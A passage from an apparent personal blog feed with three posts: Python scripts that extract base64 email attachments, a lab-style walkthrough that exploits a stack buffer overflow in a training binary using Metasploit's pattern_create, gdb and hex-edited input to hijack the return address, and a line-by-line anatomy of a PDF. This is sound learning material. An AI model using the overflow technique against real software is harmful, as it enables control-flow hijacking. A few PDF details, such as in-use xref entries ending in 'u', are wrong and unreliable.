<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">sys</span>
<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">decode</span>(filein, fileout):
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">base64</span>
    emailFile <span style="color: #666666">=</span> <span style="color: #008000">open</span>(filein,<span style="color: #BA2121">&#39;r&#39;</span>)
    rawfile <span style="color: #666666">=</span> <span style="color: #008000">open</span>(fileout,<span style="color: #BA2121">&#39;wb&#39;</span>)
    <span style="color: #008000; font-weight: bold">while</span>(<span style="color: #008000">True</span>):
        line <span style="color: #666666">=</span> emailFile<span style="color: #666666">.</span>readline()
        <span style="color: #008000; font-weight: bold">if</span> line <span style="color: #666666">==</span> <span style="color: #BA2121">&quot;&quot;</span>:
            <span style="color: #008000; font-weight: bold">break</span>
        raw <span style="color: #666666">=</span> line<span style="color: #666666">.</span>strip()
        <span style="color: #008000; font-weight: bold">try</span>:
            rawfile<span style="color: #666666">.</span>write(base64<span style="color: #666666">.</span>decodestring(raw))
        <span style="color: #008000; font-weight: bold">except</span>:
            <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;Incorrect Padding: &quot;</span><span style="color: #666666">+</span> line
            <span style="color: #008000; font-weight: bold">raise</span>

    <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;wrote file: &quot;</span> <span style="color: #666666">+</span> fileout
    rawfile<span style="color: #666666">.</span>close()

<span style="color: #008000; font-weight: bold">if</span> <span style="color: #19177C">__name__</span> <span style="color: #666666">==</span> <span style="color: #BA2121">&#39;__main__&#39;</span>:
    <span style="color: #008000; font-weight: bold">if</span> <span style="color: #008000">len</span>(sys<span style="color: #666666">.</span>argv) <span style="color: #666666">==</span> <span style="color: #666666">3</span>:
        decode(sys<span style="color: #666666">.</span>argv[<span style="color: #666666">1</span>],sys<span style="color: #666666">.</span>argv[<span style="color: #666666">2</span>])
    <span style="color: #008000; font-weight: bold">else</span>:
        <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;simpledecode.py fileIn fileOut&quot;</span>
        <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;fileIn should be the base64 MIME encoded string&quot;</span>
</pre></div>

<p>simpledecode.py is supplied a text file with the base64 encoded file. So all you would need to do is copy the first base64 encoded section of the file (lines 7-9 in the original sample above) into a new text file and supply that as the first argument to simpledecode.py.  The second argument is where you want the extracted file to be saved.</p>
<p>In order to make it a little bit simpler to extract the files, I wrote a python program with a bit more sophistication.  This script needs only a file of the original email text to access. That is, when you view the original source of the email, hit ctrl-a to select the entire file, and then copy and paste it into a text file.  Then supply that file as the argument to the script below.  By default, the script will save the attachment to the filename that is included with the attachment. You can also supply your own filename, and if there are multiple attachments they will be written out with a number attached.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #408080; font-style: italic">#emailextract.py</span>
<span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">sys</span>
<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">processMIME</span>(emailMessageFile,outputFile<span style="color: #666666">=</span><span style="color: #008000">None</span>):
    <span style="color: #BA2121; font-style: italic">&#39;&#39;&#39;</span>
<span style="color: #BA2121; font-style: italic">    Takes a MIME extended email and extracts the attachments</span>

<span style="color: #BA2121; font-style: italic">    emailMessageFile - a file containing the plaintext email in MIME format</span>
<span style="color: #BA2121; font-style: italic">    outputFile - Where to place the new file (if not keeping the original name)</span>

<span style="color: #BA2121; font-style: italic">    Note: the outputFile will only be written for one file. If there are</span>
<span style="color: #BA2121; font-style: italic">    multiple message then outputFile will append counts before the file</span>
<span style="color: #BA2121; font-style: italic">    extension (if a file extension exists)</span>
<span style="color: #BA2121; font-style: italic">    &#39;&#39;&#39;</span>
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">re</span>
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">base64</span>

    emailFile <span style="color: #666666">=</span> <span style="color: #008000">open</span>(emailMessageFile,<span style="color: #BA2121">&#39;r&#39;</span>)
    line <span style="color: #666666">=</span> <span style="color: #BA2121">&quot;&quot;</span>
    <span style="color: #408080; font-style: italic">#Read lines until the first content-type is shown.</span>
    <span style="color: #008000; font-weight: bold">while</span> <span style="color: #BA2121">&quot;Content-Type:&quot;</span> <span style="color: #AA22FF; font-weight: bold">not</span> <span style="color: #AA22FF; font-weight: bold">in</span> line:
        line<span style="color: #666666">=</span>emailFile<span style="color: #666666">.</span>readline()

    <span style="color: #408080; font-style: italic">#get the boundary string</span>
    match <span style="color: #666666">=</span> re<span style="color: #666666">.</span>search(<span style="color: #BA2121">&quot;boundary=(\S*)&quot;</span>,line)
    boundary <span style="color: #666666">=</span> match<span style="color: #666666">.</span>group(<span style="color: #666666">1</span>)

    <span style="color: #408080; font-style: italic">#now that we have the boundary find the attachments</span>
    count<span style="color: #666666">=0</span>
    <span style="color: #008000; font-weight: bold">while</span> line <span style="color: #666666">!=</span> <span style="color: #BA2121">&quot;&quot;</span>:
        line<span style="color: #666666">=</span>emailFile<span style="color: #666666">.</span>readline()
        <span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&quot;Content-Type: application&quot;</span> <span style="color: #AA22FF; font-weight: bold">in</span> line:
            processApplicationSection(line, emailFile,outputFile,boundary,count)
            count<span style="color: #666666">+=1</span>


<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">processApplicationSection</span>(line, emailFile, outputFile, boundary,count):
    <span style="color: #BA2121; font-style: italic">&#39;&#39;&#39;</span>
<span style="color: #BA2121; font-style: italic">    Reads a Content-Type: application section of a MIME message and</span>
<span style="color: #BA2121; font-style: italic">    determines the filename moves emailFile to the data</span>
<span style="color: #BA2121; font-style: italic">    &#39;&#39;&#39;</span>
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">re</span>
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">random</span>
    makeFileName <span style="color: #666666">=</span> outputFile <span style="color: #666666">==</span> <span style="color: #008000">None</span>
    <span style="color: #008000; font-weight: bold">while</span> <span style="color: #BA2121">&quot;--&quot;</span><span style="color: #666666">.</span>join(boundary) <span style="color: #AA22FF; font-weight: bold">not</span> <span style="color: #AA22FF; font-weight: bold">in</span> line:
        <span style="color: #408080; font-style: italic">#Get the name of the file to write</span>
        <span style="color: #008000; font-weight: bold">if</span> makeFileName:
            matchFilename <span style="color: #666666">=</span> re<span style="color: #666666">.</span>search(<span style="color: #BA2121">&#39;filename=(\S*)&#39;</span>,line)
            <span style="color: #008000; font-weight: bold">if</span> matchFilename <span style="color: #666666">!=</span> <span style="color: #008000">None</span>:
                outputFile <span style="color: #666666">=</span> matchFilename<span style="color: #666666">.</span>group(<span style="color: #666666">1</span>)
            matchFilename <span style="color: #666666">=</span> re<span style="color: #666666">.</span>search(<span style="color: #BA2121">&#39;filename=</span><span style="color: #BB6622; font-weight: bold">\&quot;</span><span style="color: #BA2121">(.*)</span><span style="color: #BB6622; font-weight: bold">\&quot;</span><span style="color: #BA2121">&#39;</span>,line)
            <span style="color: #008000; font-weight: bold">if</span> matchFilename <span style="color: #666666">!=</span> <span style="color: #008000">None</span>:
                outputFile <span style="color: #666666">=</span> matchFilename<span style="color: #666666">.</span>group(<span style="color: #666666">1</span>)
        <span style="color: #008000; font-weight: bold">else</span>:
            <span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&quot;.&quot;</span> <span style="color: #AA22FF; font-weight: bold">in</span> outputFile:
                m <span style="color: #666666">=</span> re<span style="color: #666666">.</span>search(<span style="color: #BA2121">&quot;(.*)(\..*)&quot;</span>,outputFile)
                filename <span style="color: #666666">=</span> m<span style="color: #666666">.</span>group(<span style="color: #666666">1</span>)
                ext <span style="color: #666666">=</span> m<span style="color: #666666">.</span>group(<span style="color: #666666">2</span>)
            <span style="color: #008000; font-weight: bold">else</span>:
                filename <span style="color: #666666">=</span> outputFile
                ext <span style="color: #666666">=</span> <span style="color: #BA2121">&quot;&quot;</span>
            outputFile <span style="color: #666666">=</span> filename<span style="color: #666666">+</span><span style="color: #008000">str</span>(count)<span style="color: #666666">+</span>ext


        <span style="color: #008000; font-weight: bold">if</span> line <span style="color: #666666">==</span> <span style="color: #BA2121">&quot;</span><span style="color: #BB6622; font-weight: bold">\n</span><span style="color: #BA2121">&quot;</span>:
            <span style="color: #008000; font-weight: bold">if</span> outputFile <span style="color: #666666">==</span> <span style="color: #008000">None</span>:
                outputFile <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;&#39;</span><span style="color: #666666">.</span>join(random<span style="color: #666666">.</span>sample(<span style="color: #BA2121">&#39;0123456789abcdefg&#39;</span>,<span style="color: #666666">10</span>))
            processRawData(emailFile, outputFile, boundary)
            <span style="color: #008000; font-weight: bold">return</span>

        line <span style="color: #666666">=</span> emailFile<span style="color: #666666">.</span>readline()


<span style="color: #008000; font-weight: bold">def</span> <span style="color: #0000FF">processRawData</span>(emailFile, outputFile, boundary):
    <span style="color: #008000; font-weight: bold">import</span> <span style="color: #0000FF; font-weight: bold">base64</span>
    rawfile <span style="color: #666666">=</span> <span style="color: #008000">open</span>(outputFile,<span style="color: #BA2121">&#39;wb&#39;</span>)
    <span style="color: #008000; font-weight: bold">while</span>(<span style="color: #008000">True</span>):
        line <span style="color: #666666">=</span> emailFile<span style="color: #666666">.</span>readline()
        <span style="color: #008000; font-weight: bold">if</span> <span style="color: #BA2121">&quot;--&quot;</span><span style="color: #666666">+</span>boundary <span style="color: #AA22FF; font-weight: bold">in</span> line:
            <span style="color: #008000; font-weight: bold">break</span>
        <span style="color: #008000; font-weight: bold">if</span> line <span style="color: #666666">==</span> <span style="color: #BA2121">&quot;&quot;</span>:
            <span style="color: #008000; font-weight: bold">break</span>
        raw <span style="color: #666666">=</span> line<span style="color: #666666">.</span>strip()
        <span style="color: #008000; font-weight: bold">try</span>:
            rawfile<span style="color: #666666">.</span>write(base64<span style="color: #666666">.</span>decodestring(raw))
        <span style="color: #008000; font-weight: bold">except</span>:
            <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;Incorrect Padding: &quot;</span><span style="color: #666666">+</span> line
            <span style="color: #008000; font-weight: bold">raise</span>

    <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;wrote file: &quot;</span> <span style="color: #666666">+</span> outputFile
    rawfile<span style="color: #666666">.</span>close()


<span style="color: #008000; font-weight: bold">if</span> <span style="color: #19177C">__name__</span> <span style="color: #666666">==</span> <span style="color: #BA2121">&quot;__main__&quot;</span>:
    <span style="color: #008000; font-weight: bold">if</span> <span style="color: #008000">len</span>(sys<span style="color: #666666">.</span>argv) <span style="color: #666666">&gt;</span> <span style="color: #666666">1</span>:
        emailFile <span style="color: #666666">=</span> sys<span style="color: #666666">.</span>argv[<span style="color: #666666">1</span>]
        outputFile <span style="color: #666666">=</span> sys<span style="color: #666666">.</span>argv[<span style="color: #666666">2</span>] <span style="color: #008000; font-weight: bold">if</span> <span style="color: #008000">len</span>(sys<span style="color: #666666">.</span>argv) <span style="color: #666666">&gt;</span> <span style="color: #666666">2</span> <span style="color: #008000; font-weight: bold">else</span> <span style="color: #008000">None</span>
        processMIME(emailFile,outputFile)
    <span style="color: #008000; font-weight: bold">else</span>:
        <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;emailextract.py emailIn fileOut(opt)&quot;</span>
        <span style="color: #008000; font-weight: bold">print</span> <span style="color: #BA2121">&quot;fileIn should be the plain text original MIME encoded email&quot;</span>
</pre></div></content>
    </entry>
    
    <entry>
        <title>Using Metasploit and gdb to Exploit a Buffer Overflow</title>
        <link href="2012-01-25-using-metasploit-and-gdb-to-exploit-a-buffer-overflow.html"/>
        <content type="html"><p>In an exercise I came across today, I needed to overwrite the return address of the main function with the address of a different function. Here is one way to do this.</p>
<h4>1. Using <a href="http://en.wikipedia.org/wiki/Grep">grep</a> and <a href="http://en.wikipedia.org/wiki/Objdump"> objdump</a>, find the address of the function I want to call.</h4>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>&gt;objdump -d program | grep functionname
080483f4 &lt;functionname&gt;:
</pre></div>

<h4>2. Use metasploit's pattern_create function to create a unique string of length 120 and pipe into a file.</h4>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>&gt;~/metasploit/msf3/tools/pattern_create.rb 120 &gt; ~/msfout
</pre></div>

<h4>3. Use the pattern to find which value overrides EIP.</h4>
<p>If you are using stdin, that is, you have to provide input after you start the program, you can use '&lt;' to help you out.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>&gt;gdb stack4 -quiet
Reading symbols from /opt/bin/stack4...done.
(gdb) run &lt; /home/user/msfout
Starting program: /opt/bin/stack4 &lt; /home/user/msfout

Program received signal SIGSEGV, Segmentation fault.
0x63413563 in ?? ()
</pre></div>

<p>The last line shows the value of our EIP register.  So EIP is 0x63413563. A quick piece of python to see the value of those bytes:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span><span style="color: #666666">&gt;&gt;&gt;</span> b <span style="color: #666666">=</span> <span style="color: #BA2121">&#39;63413563&#39;</span>
<span style="color: #666666">&gt;&gt;&gt;</span> <span style="color: #008000; font-weight: bold">for</span> i <span style="color: #AA22FF; font-weight: bold">in</span> <span style="color: #008000">range</span>(<span style="color: #666666">0</span>,<span style="color: #008000">len</span>(b),<span style="color: #666666">2</span>):
    <span style="color: #008000; font-weight: bold">print</span> <span style="color: #008000">chr</span>(<span style="color: #008000">int</span>(b[i:i<span style="color: #666666">+2</span>],<span style="color: #666666">16</span>))
c
A
<span style="color: #666666">5</span>
c
</pre></div>

<p>Of course, this is little endian-ness so, we are looking in our pattern for c5Ac.</p>
<h4>4.Transform the pattern into a hex file so that we can get the address we want</h4>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>&gt;xxd ~/msfout ~/msfout.hex
</pre></div>

<p>Then edit the output in vim using a search (/) for c5Ac (space added for emphasis):</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>0000000: 4161 3041 6131 4161 3241 6133 4161 3441  Aa0Aa1Aa2Aa3Aa4A
0000010: 6135 4161 3641 6137 4161 3841 6139 4162  a5Aa6Aa7Aa8Aa9Ab
0000020: 3041 6231 4162 3241 6233 4162 3441 6235  0Ab1Ab2Ab3Ab4Ab5
0000030: 4162 3641 6237 4162 3841 6239 4163 3041  Ab6Ab7Ab8Ab9Ac0A
0000040: 6331 4163 3241 6333 4163 3441 6335 4163  c1Ac2Ac3Ac4A c5Ac
0000050: 3641 6337 4163 3841 6339 4164 3041 6431  6Ac7Ac8Ac9Ad0Ad1
0000060: 4164 3241 6433 4164 3441 6435 4164 3641  Ad2Ad3Ad4Ad5Ad6A
0000070: 6437 4164 3841 6439 0a                   d7Ad8Ad9.
</pre></div>

<p>Replace the hex (not the ASCII representation) with the value we want, and cut out the excess:</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>0000000: 4161 3041 6131 4161 3241 6133 4161 3441  Aa0Aa1Aa2Aa3Aa4A
0000010: 6135 4161 3641 6137 4161 3841 6139 4162  a5Aa6Aa7Aa8Aa9Ab
0000020: 3041 6231 4162 3241 6233 4162 3441 6235  0Ab1Ab2Ab3Ab4Ab5
0000030: 4162 3641 6237 4162 3841 6239 4163 3041  Ab6Ab7Ab8Ab9Ac0A
0000040: 6331 4163 3241 6333 4163 3441 f483 0408  c1Ac2Ac3Ac4Ac5Ac
</pre></div>

<h4>5. Now, run with the new pattern.</h4>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>&gt; xxd -r ~/msfout.hex | ./stack4
code flow successfully changed
Segmentation fault
&gt;
</pre></div>

<p>And there we have it.  The segfault is expected, of course, because we ended up destroying the stack. </p></content>
    </entry>
    
    <entry>
        <title>Anatomy of a PDF document</title>
        <link href="2012-01-22-anatomy-of-a-pdf-document.html"/>
        <content type="html"><p>This post contains a line by line analysis of the structure of a sample PDF. I wrote it so that I could gain a better understanding of the PDF document. The example PDF is taken from a <a href="http://blog.didierstevens.com/2008/04/09/quickpost-about-the-physical-and-logical-structure-of-pdf-files/">simpler explanation by Didier Stevens</a>. The rest of the details are filled in by the <a href="http://www.adobe.com/devnet/pdf/pdf_reference.html">Adobe PDF Specification</a>. I must admit that much of this post is a gross plagiarism of the PDF Specification and I would describe it merely as a structural change so that a PDF can be explained line by line. There are a lot of topics concerning PDFs which I don't explain or reference because I intended this post only to explain this specific PDF and not all PDFs in general. I have two forms of the PDF available. They are the exact same file with different extensions. There is the <a href="/static/attachments/hello-world.pdf">PDF Version</a> and the <a href="/static/attachments/hello-world.txt">TXT Version</a>. You should be able to edit these files with a basic text editor such as notepad. The PDF is delicate and relies heavily on byte-offsets, so you should be sure to check the values in your cross-reference table and trailer if you decide to edit the file.</p>
<p>The file structure of a PDF is made up of 4 distinct elements:</p>
<ul>
<li>A one-line <em>header</em> identifying the version of the PDF and the <a href="http://en.wikipedia.org/wiki/Magic_number_(programming)">PDF Magic Number</a></li>
<li>A <em>body</em> containing the hierarchical objects that make up the document contained in the file.</li>
<li>A <em>cross-reference table</em> which gives the address about the objects in the file</li>
<li>A <em>trailer</em> giving the location of the cross reference table.</li>
</ul>
<p>The body is a list of sequential indirect objects and is hierarchical. That is, the objects in the body point to other objects, making a tree-like structure. The root of this tree is called the Document Catalog and it contains references to other important objects throughout the document. An example image from the PDF Specification is shown:</p>
<p><img alt="&quot;Structure of a PDF Document&quot;" src="/static/img/StructureOfPDFDoc.png" /></p>
<p>An example of a PDF is given below.</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%"> 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>%PDF-1.7

1 0 obj
&lt;&lt;
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
&gt;&gt;
endobj

2 0 obj
&lt;&lt;
 /Type /Outlines
 /Count 0
&gt;&gt;
endobj

3 0 obj
&lt;&lt;
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
&gt;&gt;
endobj

4 0 obj
&lt;&lt;
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 &lt;&lt; /ProcSet 6 0 R
    /Font &lt;&lt; /F1 7 0 R &gt;&gt;
 &gt;&gt;
&gt;&gt;
endobj

5 0 obj
&lt;&lt; /Length 48 &gt;&gt;
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj

6 0 obj
[/PDF /Text]
endobj

7 0 obj
&lt;&lt;
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
&gt;&gt;
endobj

xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
trailer
&lt;&lt;
 /Size 8
 /Root 1 0 R
&gt;&gt;
startxref
642
%%EOF
</pre></div>
</td></tr></table>

<p>Lets break the PDF down into sections and explain them a little bit more.</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>%PDF-1.7
</pre></div>

<p>This is the one line header section and all it does is declare the file as a PDF file of version 1.7.</p>
<p>Next we have the body of the PDF document. The body is a sequence of objects that make up the document. There are 8 types of objects and each one listed in the body is an indirect object. An indirect object is a labelled object, so that it may be called by other objects. The body of the PDF document is made up of dictionary objects. A dictionary object is an associative table containing pairs of objects (known as <em>entries</em>) represented by a <em>key</em> and a <em>value</em>. The key must be a name and the value may be of any kind (including another dictionary). The keys in a single dictionary must be unique. A dictionary is written as a sequence of key-value pairs enclosed in double angle brackets (&lt;&lt;) and (&gt;&gt;).</p>
<p>Lets take a look at the first object in our file:</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">3
4
5
6
7
8
9</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>1 0 obj
&lt;&lt;
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
&gt;&gt;
endobj
</pre></div>
</td></tr></table>

<p>Line 3 declares the indirect object and 9 ends it. An indirect object is defined as</p>
<div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>X Y obj
ExampleObject
endobj
</pre></div>

<ul>
<li>X is referred to as the <em>object number</em></li>
<li>Y is referred to as the <em>generation number</em>. The generation number refers to the generation (version) of the PDF document as PDF documents may be incrementally updated.</li>
</ul>
<p>Inside the object declaration is the dictionary itself.</p>
<ul>
<li>Lines 4 and 8 start and end the dictionary.</li>
<li>Line 5 describes the type of the dictionary object.</li>
</ul>
<p>We see that the type is a Catalog type. This is a special (required) type and is the root of the document. The catalog contains references to other objects defining the document's contents, outlines, and other attributes. A Catalog dictionary contains two required entires:</p>
<ul>
<li><em>Type</em> always has a value of Catalog (by definition).</li>
<li><em>Pages</em> points to the object that is the root of the page tree. The page tree contains references to each page, and each page contains references to the content that makes up that page such as strings and images (see image above).</li>
</ul>
<p>Outlines, an optional entry, references the root of the outline hierarchy. The document outline consists of a tree-structured hierarchy of outline items (sometimes called bookmarks), which serve as a visual table of contents to display the documents structure to the user. Since Outlines and Pages both reference indirect objects, we can see how they are described.
The value <em>2 0 R</em> refers to an indirect object. This is called an indirect reference. The indirect reference consists of the object number, the generation number and the character R.</p>
<p>Lets look at the next object:</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">11
12
13
14
15
16</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>2 0 obj
&lt;&lt;
 /Type /Outlines
 /Count 0
&gt;&gt;
endobj
</pre></div>
</td></tr></table>

<p>This describes the document outline object. We see that this object has object number 2 and generation number 0. In addition the dictionary is described as the Outlines type. Count describes the total number of visible outline items at all levels of the outline.</p>
<p>Next we have object 3 which contains the dictionary for Pages, known as the Page Tree.</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">18
19
20
21
22
23
24</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>3 0 obj
&lt;&lt;
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
&gt;&gt;
endobj
</pre></div>
</td></tr></table>

<p>Page tree nodes are made up of the following:</p>
<ul>
<li><em>Type</em> - (Required) which is always Pages for a page tree node.</li>
<li><em>Parent</em> - (Required - but it is prohibited in the root node) The page tree node that is the immediate parent of this one. We can tell that 3 is the root page tree node because it does not list a <em>Parent</em> entry.</li>
<li><em>Kids</em> - (Required) An array of indirect references to the immediate children of this node. In this case the node has 1 Kid and it is object 4.</li>
<li><em>Count</em> - (Required) The number of leaf nodes (page objects) that are descendants of this node within the page tree</li>
</ul>
<p>This brings us to the page object. The source for our one page object is:</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">26
27
28
29
30
31
32
33
34
35
36
37</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>4 0 obj
&lt;&lt;
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 &lt;&lt; /ProcSet 6 0 R
    /Font &lt;&lt; /F1 7 0 R &gt;&gt;
 &gt;&gt;
&gt;&gt;
endobj
</pre></div>
</td></tr></table>

<p>The page object is a dictionary specifying the attributes of a single page of the document. Lets discus the entries which have not been described previously.</p>
<ul>
<li><em>MediaBox</em> - (Required, inheritable) - Includes a Rectangle Object which describes "bounding boxes" for the object.</li>
<li><em>Contents</em> (Optional) - A content stream that describe the contents of this page.</li>
<li><em>Resources</em>(Required, inheritable) - A dictionary containing any resources required by the page. Here we have two entries in resources:</li>
<li><em>ProcSet</em> - References the object that describes the procedure sets</li>
<li><em>Font</em> - A dictionary that maps resource names to font dictionaries. In this case a font named F1 located in object 7.</li>
</ul>
<p>Next we have object 5, which contains the content stream of our page.</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">39
40
41
42
43
44
45
46
47
48</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>5 0 obj
&lt;&lt; /Length 48 &gt;&gt;
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
</pre></div>
</td></tr></table>

<p>The dictionary in this object describes only the length of the stream.</p>
<p>Next we see how the text is shown. It should be noted that the Text uses operators and operands. The operand (the object that is acted on) precedes the operator. In mathematics, we see this with the square root operator. If 5^2 is written, we know that 5 (the operand) is to be squared (the operator).</p>
<ul>
<li>On lines 41 and 47 we see the declaration for starting and ending the stream.</li>
<li>Line 42 and 46 (BT and ET) begin and end the text object.</li>
<li>Line 43 specifies the font and font size to use (the operand). <em>Tf</em> is the operator and specifies the name of the font resource, that is, an entry in the Font subdictionary of the current resource dictionary.</li>
<li>Line 44 specifies the starting position for the text on the page. <em>Td</em> is a text-positioning operator, and helps determine the location of the text.</li>
<li>Line 45 contains the String, enclosed in parentheses, to be displayed.<em>Tj</em> takes a string operand and paints it using the font and other text related parameters.</li>
</ul>
<p>Next we look at object 6.</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">50
51
52</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>6 0 obj
[/PDF /Text]
endobj
</pre></div>
</td></tr></table>

<p>We remember that this object was referenced by object 4 (the page node) in the resource dictionary under the <em>ProcSet</em> key. The PDF operators used in content streams are grouped into categories of related operators called Procedure Sets. This object holds an array (declared by the right and left brackets [ ]) of two procedure sets called PDF and Text. It should be noted that as of PDF version 1.4 this information is not used by the reader, but is still generated so that older readers may work.</p>
<p>The final object is object 7, shown below.</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">54
55
56
57
58
59
60
61
62</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>7 0 obj
&lt;&lt;
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
&gt;&gt;
endobj
</pre></div>
</td></tr></table>

<p>Object 7 was also referenced by object 4 (the page node) in the resources dictionary as the value to the Font key. The entries listed in this object are straightforward, and notice that the name <em>/F1</em> is the same one referenced throughout the document.</p>
<p>This brings us to the cross-reference table. The cross-reference table lists the information that permits access to indirect objects within the file. Listing the file in this way allows a reader to read parts of the file before reading the entire thing (know as Random Access). The cross-reference table is shown below.</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">64
65
66
67
68
69
70
71
72
73</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
</pre></div>
</td></tr></table>

<p>Line 64 declares the start of the cross-reference table. The next line introduces the cross-reference subsection. For a file that has never been incrementally updated (such as this one), there will be only one cross-reference subsection. Each cross-reference subsection contains entries for a contiguous range of object numbers. The subsection begins with a line containing two numbers. The first (0 in our case) is the object number of the first object and the second (8) contains the number of objects in that subsection. Lines 66 through 73 contain the cross-reference entries themselves, one per line. Lines are constructed as followes:</p>
<ul>
<li>If an entry is <em>free</em>
..- The entry should end with an f
..- The first group of 10 numbers should be the (0 padded) object number of the next free object
..- The group of 5 numbers should be the 5-digit generation number</li>
<li>If an entry is <em>in use</em>
..- The entry should end with a u
..- The first group of 10 numbers should be the (0 padded) byte offset in the stream
..- The group of 5 numbers should be the 5-digit generation number</li>
</ul>
<p>The first entry in the table will always be free and shall have a generation number of 65,535. If it is the only free object (as in our case), it will have 0000000000 (itself) as the listing to the next free object.</p>
<p>Finally, the PDF file ends with the file trailer. The file trailer links to the cross-reference table and other special objects.</p>
<table class="highlighttable"><tr><td><div class="linenodiv" style="background-color: #f0f0f0; padding-right: 10px"><pre style="line-height: 125%">74
75
76
77
78
79
80
81</pre></div></td><td class="code"><div class="highlight" style="background: #f8f8f8"><pre style="line-height: 125%"><span></span>trailer
&lt;&lt;
 /Size 8
 /Root 1 0 R
&gt;&gt;
startxref
642
%%EOF
</pre></div>
</td></tr></table>

<p>The trailer is declared by the word <em>trailer</em>. Next we see the <em>trailer dictionary:</em>.
    -<em>Size</em> - Contains the total number of entries in the files cross-reference table
    -<em>Root</em> - Contains the indirect reference to the root (catalog dictionary) of the document.
